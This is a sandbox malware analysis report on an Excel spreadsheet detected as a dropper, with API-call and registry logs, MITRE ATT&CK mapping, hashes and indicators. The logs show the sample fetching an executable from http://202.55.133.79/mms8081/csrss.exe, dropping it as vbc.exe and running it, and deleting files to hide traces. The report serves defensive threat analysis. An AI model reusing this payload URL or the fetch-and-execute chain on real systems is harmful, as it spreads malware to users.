Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\AutoConfigURL Value: None	1988	2060
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections\SavedLegacySettings Value: None	1988	2060
Call Service API	API Name: OpenServiceA Args: (5efca0, RASMAN, 4) Return: 5efd90	1988	2060
Call Network API	API Name: socket Args: (2, 2, 17) Return: 35c	1988	2060
Call Network API	API Name: bind Args: (35c, 127.0.0.1:57878, 16) Return: 0	1988	2060
Detection	Threat Characteristic: Listens on port 127.0.0.1:57878		
Call Internet Helper API	API Name: InternetOpenW Args: (Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/5.0; SLCC2; .NET CLR 2.0.50727; InfoPath.2; .NET4.0C; .NET4.0E), 0, , , 10000000) Return: cc0004	1988	2060
Call System API	API Name: DnsQueryExW Args: (202.55.133.79, 1, 50000000) Return: 0	1988	2060
Call Internet Helper API	API Name: InternetConnectW Args: (cc0004, 202.55.133.79, 80, , , 3, 0, 6173552) Return: cc0008	1988	2060
Call Internet Helper API	API Name: HttpOpenRequestW Args: (cc0008, GET, /mms8081/csrss.exe, , , 1633224, 4194320, 6173552) Return: cc000c	1988	2060
Detection	Threat Characteristic: Connects to remote URL or IP address http://202.55.133.79/mms8081/csrss.exe		
Call Network API	API Name: socket Args: (23, 1, 6) Return: 3c8	1988	2060
Call Network API	API Name: socket Args: (23, 1, 6) Return: 3c8	1988	2060
Call Network API	API Name: socket Args: (2, 2, 0) Return: 3ec	1988	2060
Call Network API	API Name: socket Args: (23, 2, 0) Return: 3ec	1988	2060
Call Network API	API Name: socket Args: (23, 1, 6) Return: 3e4	1988	2060
Call Network API	API Name: socket Args: (2, 1, 6) Return: 420	1988	2060
Call Network API	API Name: bind Args: (420, 0.0.0.0:49175, 16) Return: 0	1988	2060
Detection	Threat Characteristic: Listens on port 0.0.0.0:49175		
Call Network API	API Name: connect Args: (420, 202.55.133.79:80, 16) Return: ffffffff	1988	2060
Call Network API	API Name: send Args: (35c, !, 1, 0) Return: 1	1988	2060
Call Network API	API Name: recv Args: (35c, , 32, 0) Return: ?	1988	2060
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections\DefaultConnectionSettings Value: None	1988	2060
Call Network API	API Name: send Args: (420, GET /mms8081/csrss.exe HTTP/1.1\r\nAccept: */*\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/5.0; SLCC2; .NET CLR 2.0.50727; InfoPath.2; .NET4.0C; .NET4.0E]\r\nHost: 202.55.133.79\r\nConnection: Keep-Alive\r\n\r\n, 268, 0) Return: 268	1988	2060

Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 202.55.133.79:80 Content: GET /mms8081/csrss.exe HTTP/1.1\r\nAccept: */*\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/5.0; SLCC2; .NET CLR 2.0.50727; InfoPath.2; .NET4.0C; .NET4.0E]\r\nHost: 202.55.133.79\r\nConnection: Keep-Alive\r\n\r\n		
Call Network API	API Name: recv Args: (420, , 1024, 0) Return: ?	1988	2060
Call Network API	API Name: send Args: (35c, !, 1, 0) Return: 1	1988	2060
Call Network API	API Name: recv Args: (35c, , 32, 0) Return: ?	1988	2060
Call Network API	API Name: recv Args: (420, , 1024, 0) Return: ?	1988	2060
Call Network API	API Name: recv Args: (420, , 1, 2) Return: ?	1988	2060
Call Internet Helper API	API Name: HttpOpenRequestW Args: (cc0008, GET, /mms8081/csrss.exe, , , 1633228, 4194320, 83631264) Return: cc000c	1988	2060
Call Network API	API Name: socket Args: (2, 1, 6) Return: 42c	1988	2060
Call Network API	API Name: bind Args: (42c, 0.0.0.0:49176, 16) Return: 0	1988	2060
Detection	Threat Characteristic: Listens on port 0.0.0.0:49176		
Call Network API	API Name: connect Args: (42c, 127.0.0.1:80, 16) Return: ffffffff	1988	2060
Call Network API	API Name: recv Args: (35c, , 32, 0) Return: ?	1988	2060
Call Network API	API Name: send Args: (35c, !, 1, 0) Return: 1	1988	2060
Call Network API	API Name: send Args: (42c, GET /mms8081/csrss.exe HTTP/1.1\r\nAccept: */*\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/5.0; SLCC2; .NET CLR 2.0.50727; InfoPath.2; .NET4.0C; .NET4.0E]\r\nHost: 127.0.0.1\r\nConnection: Keep-Alive\r\n\r\n, 264, 0) Return: 264	1988	2060
Call Network API	API Name: recv Args: (42c, , 1024, 0) Return: ?	1988	2060
Call Network API	API Name: recv Args: (35c, , 32, 0) Return: ?	1988	2060
Call Network API	API Name: send Args: (35c, !, 1, 0) Return: 1	1988	2060
Call Network API	API Name: recv Args: (42c, , 1024, 0) Return: ?	1988	2060
Call Network API	API Name: recv Args: (42c, , 8192, 0) Return: ?	1988	2060
Call Network API	API Name: recv Args: (42c, , 8192, 0) Return: ?	1988	2060
Call Network API	API Name: recv Args: (42c, , 8192, 0) Return: ?	1988	2060
Call Network API	API Name: recv Args: (42c, , 8192, 0) Return: ?	1988	2060
Call Network API	API Name: recv Args: (42c, , 8192, 0) Return: ?	1988	2060
Call Network API	API Name: recv Args: (42c, , 8192, 0) Return: ?	1988	2060
Call Network API	API Name: recv Args: (42c, , 8192, 0) Return: ?	1988	2060
Call Network API	API Name: recv Args: (42c, , 8192, 0) Return: ?	1988	2060
Call Network API	API Name: recv Args: (42c, , 8192, 0) Return: ?	1988	2060
Call Network API	API Name: recv Args: (42c, , 8192, 0) Return: ?	1988	2060
Call Network API	API Name: recv Args: (42c, , 8192, 0) Return: ?	1988	2060
Call Network API	API Name: recv Args: (42c, , 8192, 0) Return: ?	1988	2060
Call Network API	API Name: recv Args: (42c, , 8192, 0) Return: ?	1988	2060
Call Network API	API Name: recv Args: (42c, , 8192, 0) Return: ?	1988	2060
Call Network API	API Name: recv Args: (42c, , 8192, 0) Return: ?	1988	2060
Call Network API	API Name: recv Args: (42c, , 8192, 0) Return: ?	1988	2060
Call Network API	API Name: recv Args: (42c, , 8192, 0) Return: ?	1988	2060
Call Network API	API Name: send Args: (35c, !, 1, 0) Return: 1	1988	2060
Call Network API	API Name: recv Args: (35c, , 32, 0) Return: ?	1988	2060
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\TGOOEO8V\csrss[1].exe Type: VSDT_EXE	1988	2060
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\TGOOEO8V\csrss[1].exe Type: VSDT_EXE	1988	2060
Detection	Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\TGOOEO8V\csrss[1].exe		
Add File	Path: %USERPROFILE%\vbc.exe Type: VSDT_EXE	1988	2060
Detection	Threat Characteristic: Drops executable during installation Dropping Process ID: 2060 File: %USERPROFILE%\vbc.exe Type: VSDT_EXE		
Write File	Path: %USERPROFILE%\vbc.exe Type: VSDT_EXE	1988	2060
Detection	Threat Characteristic: Modifies file that can be used to infect systems %USERPROFILE%\vbc.exe		
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\microsoft\office\groove\user\GFSConfig.xml) Return: 0	1988	2060
Detection	Threat Characteristic: Creates command line process Process ID: 2124 Image Path: %USERPROFILE%\vbc.exe		
Call Process API	API Name: CreateProcessW Args: (%USERPROFILE%\vbc.exe, "%USERPROFILE%\vbc.exe", , , , CREATE_SUSPENDED, , %windir%\system32, , Process:2124:%USERPROFILE%\vbc.exe) Return: 1	1988	2060
Detection	Threat Characteristic: Executes dropped file File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe "%USERPROFILE%\vbc.exe"		
Detection	Threat Characteristic: Creates process Process ID: 2060 Image Path: %USERPROFILE%\vbc.exe Shell Command: "%USERPROFILE%\vbc.exe"		
Call Thread API	API Name: NtResumeThread Args: (Process:2124,) Return: ?	1988	2060
Call System API	API Name: evtchann.SendEvent Args: (e), pid[2124], ppid[2060) Return: 1	1988	2060
Detection	Threat Characteristic: Creates process Process ID: 2124 Image Path: %USERPROFILE%\vbc.exe		
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Office\Recent\PO-21JI0090.xlsx.LNK) Return: 0		1988
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\1D4AD4\1D4AD4 Value: None		1988
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\1D4AD4\ Value: None		1988
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\ Value: None		1988
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\ Value: None		1988

Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\ Value: None		1988
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\ Value: None		1988
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\1D6C49\ Value: None		1988
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\1D6C49\1D6C49 Value: None		1988
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Max Display Value: None		1988
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 1 Value: None		1988
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 2 Value: None		1988
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 3 Value: None		1988
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 4 Value: None		1988
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 5 Value: None		1988
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 6 Value: None		1988
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 7 Value: None		1988
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 8 Value: None		1988
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 9 Value: None		1988
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 10 Value: None		1988
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 11 Value: None		1988
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 12 Value: None		1988
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 13 Value: None		1988
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 14 Value: None		1988
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 15 Value: None		1988
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 16 Value: None		1988
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 17 Value: None		1988
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 18 Value: None		1988
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 19 Value: None		1988
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 20 Value: None		1988
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 21 Value: None		1988
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 22 Value: None		1988
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 23 Value: None		1988
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 24 Value: None		1988
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 25 Value: None		1988
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 26 Value: None		1988
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 27 Value: None		1988
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 28 Value: None		1988
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 29 Value: None		1988
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 30 Value: None		1988
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 31 Value: None		1988
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 32 Value: None		1988
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 33 Value: None		1988
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 34 Value: None		1988
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 35 Value: None		1988
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 36 Value: None		1988
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 37 Value: None		1988
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 38 Value: None		1988
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 39 Value: None		1988
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 40 Value: None		1988
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 41 Value: None		1988
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 42 Value: None		1988
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 43 Value: None		1988
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 44 Value: None		1988
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 45 Value: None		1988
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 46 Value: None		1988
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 47 Value: None		1988
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 48 Value: None		1988
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 49 Value: None		1988
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 50 Value: None		1988
Add File	Path: %TEMP%\1928295.od Type: VSDT_ASCII		1988
Write File	Path: %TEMP%\1928295.od Type: VSDT_ASCII		1988
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\msoF788.tmp Type: VSDT_EMPTY		1988
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Office\Recent\PLKGID8Z.LNK) Return: 0		1988
Call Internet Helper API	API Name: NetShareEnum Args: (, 503, 6eae0250, -1, 4b139e4, 4b139e0, 0) Return: 0		1988
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 1988 Info: Enums share folder from API result		
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Schemas\MS Excel_restart.xml) Return: 0		1988
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\QMSessionCount Value: 2		1988
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\Licensing\0638C49DBB8B4CD1B191052E8F325736 Value: None		1988
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\msoF788.tmp Type: VSDT_JPG		1988
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\msoF788.tmp Type: VSDT_JPG		1988
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\msoF788.tmp Type: VSDT_JPG		1988
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 1988 File: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\msoF788.tmp Type: VSDT_JPG		

Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\1D6C49\1D6C49 Value: None		1988
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\1D6C49\ Value: None		1988
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\ Value: None		1988
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\ Value: None		1988
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\145C81B8.emf) Return: 1		1988
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\145C81B8.emf Type: VSDT_MDB_20		1988
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 1988 File: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\145C81B8.emf Type: VSDT_MDB_20		
Call Filesystem API	API Name: DeleteFileW Args: (%TEMP%\1928295.od) Return: 1		1988
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\MTTF Value: 97		1988
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\MTTA Value: 97		1988
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\MTTT Value: None		1988
Delete File	Path: %TEMP%\1928295.od Type: VSDT_ASCII		1988
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 1988 File: %TEMP%\1928295.od Type: VSDT_ASCII		

▼ Screenshot



Software Licensing

Software Licensing

This computer is not running genuine Windows

To use this feature without interruption, this computer needs to be running genuine Windows.

With genuine Windows you have access to all Windows updates and can be confident that your Windows software has the latest security and reliability enhancements from Microsoft.

Resolve online now

Read the privacy statement online


Cancel

▼ Object 1.1 - NONAMEFL (Office Excel 2007 spreadsheet)

File name	NONAMEFL
File type	Office Excel 2007 spreadsheet
SHA-1	300695D76BE6EF533249560E5A0A5B83E4FCC0DC
SHA-256	8D64F84778169741974F4BB3178F3C2A124DCEF3E6F546635F2082031A9BA608
MD5	B0F9B3347E4CB41FC9C774B961D31832
Size	578996 byte(s)

Risk Level	High risk
Detection	VAN_DROPPER.UMXX
Exploited vulnerabilities	-
Threat Characteristics	Autostart or other system reconfiguration (2) File drop, download, sharing, or replication (6) Hijack, redirection, or data theft (1) Process, service, or memory object change (4) Suspicious network or messaging activity (9)

Process Graph



Process Graph Legend

MITRE ATT&CK™ Framework Tactics and Techniques

Tactics	Techniques	Notable Threat Characteristics		
Execution	Execution through API	🟥⬜⬜	Characteristics:	1
Defense Evasion	File Deletion	🟥⬜⬜	Characteristics:	1, 2, 3
Discovery	Network Share Discovery	🟥⬜⬜	Characteristics:	1
Command and Control	Commonly Used Port	🟥🟥🟥	Characteristics:	1
	Standard Application Layer Protocol	🟥🟥🟥	Characteristics:	1

Notable Threat Characteristics

Autostart or other system reconfiguration (2)

Characteristic	Significance	Details
Modifies file that can be used to infect systems	🟥⬜⬜	%USERPROFILE%\vbc.exe
Modifies file that can be used to infect systems	🟥⬜⬜	%LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\TGOOEO8V\csrss[1].exe

File drop, download, sharing, or replication (6)

Characteristic	Significance	Details
Executes dropped file	🟥🟥🟥	File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe
Executes dropped file	🟥🟥🟥	File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe "%USERPROFILE%\vbc.exe"
Deletes file to compromise the system or to remove traces of the infection	🟥⬜⬜	Process ID: 1660 File: %TEMP%\1917624.od Type: VSDT_ASCII
Deletes file to compromise the system or to remove traces of the infection	🟥⬜⬜	Process ID: 1660 File: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\137F93FA.emf Type: VSDT_MDB_20
Deletes file to compromise the system or to remove traces of the infection	🟥⬜⬜	Process ID: 1660 File: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\msoCC82.tmp Type: VSDT_JPG
Drops executable during installation	🟥🟥🟥	Dropping Process ID: 1896 File: %USERPROFILE%\vbc.exe Type: VSDT_EXE

Hijack, redirection, or data theft (1)

Characteristic	Significance	Details
Executes commands or uses API to obtain system information	🟥⬜⬜	Process ID: 1660 Info: Enums share folder from API result

Process, service, or memory object change (4)

Characteristic	Significance	Details
Creates process	🟥⬜⬜	Process ID: 1896 Image Path: %CommonProgramFiles(x86)%\Microsoft Shared\EQUATION\EQNEDT32.EXE -Embedding
Creates process	🟥⬜⬜	Process ID: 2064 Image Path: %USERPROFILE%\vbc.exe
Creates process	🟥⬜⬜	Process ID: 1896 Image Path: %USERPROFILE%\vbc.exe Shell Command: "%USERPROFILE%\vbc.exe"
Creates command line process	🟥⬜⬜	Process ID: 2064 Image Path: %USERPROFILE%\vbc.exe

Suspicious network or messaging activity (9)

Characteristic	Significance	Details
Attempts to connect to suspicious host	🟥⬜⬜	202.55.133.79
Attempts to connect to malicious URL	🟥🟥🟥	URL: http://202.55.133.79/mms8081/csrss.exe Threat Name: WEB-THREAT_RAREWARE.WRS
Listens on port	🟥⬜⬜	0.0.0.0:49176
Listens on port	🟥⬜⬜	0.0.0.0:49175
Listens on port	🟥⬜⬜	127.0.0.1:57878
Connects to remote URL or IP address	🟥⬜⬜	http://202.55.133.79/mms8081/csrss.exe
Connects to remote URL or IP address	🟥⬜⬜	Connection: 202.55.133.79:80 Content: GET /mms8081/csrss.exe HTTP/1.1\r\nAccept: */*\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/5.0; SLCC2; .NET CLR 2.0.50727; InfoPath.2; .NET4.0C; .NET4.0E]\r\nHost: 202.55.133.79\r\nConnection: Keep-Alive\r\n\r\n
Connects to remote URL or IP address	🟥⬜⬜	http://202.55.133.79/mms8081/csrss.exe
Queries DNS server	🟥⬜⬜	202.55.133.79

▼ Network Destinations

IP Address	Port	Location	Risk Level	Threat	Accessed By
202.55.133.79	80	-	-	-	NONAMEFL

Domain	IP Address	Port	Location	Risk Level	Threat	Accessed By
202.55.133.79	-	53	-	-	-	NONAMEFL

URL	Site Category	Risk Level	Threat	Accessed By
http://202.55.133.79/mms8081/csrss.exe	Disease Vector	High	WEB-THREAT_RAREWARE.WRS	NONAMEFL

▼ Dropped or Downloaded Files

File	Risk Level	Threat	Threat Characteristics	Source URL	Size (bytes)	SHA-1
csrss[1].exe	No risk	-	-	http://202.55.133.79/mms8081/csrss.exe	309056	AA503579D43CA03E600ACC354D7EF64608BFB2EE
vbc.exe	No risk	-	-	http://202.55.133.79/mms8081/csrss.exe	309056	AA503579D43CA03E600ACC354D7EF64608BFB2EE
N2PHC0Q.LNK	No risk	-	-	-	889	3288CB6127DE319646ED14F9DC28EAFE8D6AABBD
NONAMEFL.xlsx.LNK	No risk	-	-	-	1031	8980149F14D2BD69EF5F13B95188E901ED30FCF3
~$NONAMEFL.xlsx	No risk	-	-	-	165	DF650BBB6B1BC0776D7434E056F9C4D6885EB19D
Excel12.pip	No risk	-	-	-	1544	00AC8790C81D368BD30388A996AE7A3BFA692016
msoCC82.tmp	No risk	-	-	-	85020	6A92C54218BFBEF83371E825D6B68D4F896C0DCE
CVRCB69.tmp	No risk	-	-	-	0	DA39A3EE5E6B4B0D3255BFEF95601890AFD80709
1917624.od	No risk	-	-	-	134	CE1F417D9AB1E4D91640C4DC989DBDC28EF67EF9
137F93FA.emf	No risk	-	-	-	648132	17C6F3840DA2CE4DB899DBB8CF403070234758F2

▼ Suspicious Objects

Type	Object	Risk Level
File (SHA1)	300695D76BE6EF533249560E5A0A5B83E4FCC0DC	High
URL	http://202.55.133.79:80/mms8081/csrss.exe	High

▼ Analysis

Event Type	Details	Parent PID	PID
Detection	Threat Characteristic: Attempts to connect to suspicious host 202.55.133.79		
Detection	Threat Characteristic: Attempts to connect to malicious URL URL: http://202.55.133.79/mms8081/csrss.exe Threat Name: WEB-THREAT_RAREWARE.WRS		
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\ Value: None		1660
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\StartupItems\ Value: None		1660
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\StartupItems\g+? Value: None		1660
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\LanguageResources\EnabledLanguages\1033 Value: Off		1660
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\LanguageResources\EnabledLanguages\1033 Value: On		1660
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109030000000000000000F01FEC\Usage\EXCELFiles Value: 53560015		1660
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109030000000000000000F01FEC\Usage\ProductFiles Value: 5356000e		1660
Call Filesystem API	API Name: CopyFileExW Args: (%ALLUSERSPROFILE%\Microsoft\OFFICE\DATA\OPA12.BAK, %ALLUSERSPROFILE%\Microsoft\OFFICE\DATA\opa12.dat, 0, 0, 0, 1) Return: 0		1660
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\MTTT Value: None		1660

